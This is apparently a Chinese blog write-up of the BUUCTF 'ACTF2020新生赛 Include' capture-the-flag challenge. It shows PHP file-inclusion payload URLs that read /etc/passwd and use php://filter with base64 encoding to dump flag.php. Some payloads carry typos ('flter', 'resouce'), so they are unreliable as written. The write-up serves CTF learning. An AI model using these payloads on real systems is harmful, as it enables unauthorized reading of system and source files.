
BUUCTF[ACTF2020新生赛]Include


原创

weixin_45253622 于 2021-05-06 10:23:13 发布 77 收藏
分类专栏： CTF日记 文章标签： php 网络安全


文件包含。



点击tips



试了一下伪协议：http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=file:///etc/passwd




出结果了，好像是考伪协议，我们试着找找Flag。

> 由于是PHP文件，我们使用php的文件包含伪协议：
>
> php://伪协议，主要为php://input与php://filter
>
> php://input：将POST输入流当做PHP代码执行。其只受allow_url_include参数的影响，allow_url_fopen开关与此伪协议无关。
>
> php://fiter：不受allow_url_fopen 与 allow_url_include参数的影响。

我们测试：


http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=php://input/phpinfo()

发现input不可用



我们试试：

http://37c7384e-607b-4ece-9abc-0ce4b461b219.node3.buuoj.cn/?file=php://flter/resource=flag.php




没有结果。

所以我们试试常用读取文件的方法:

http://310042cb-a5df-4a70-bf9d-528b99228398.node3.buuoj.cn/?file=php://flter/read=convert.base64-encode/resouce=flag.php

读取base64加密后的数据



进行解密得:

得到flag!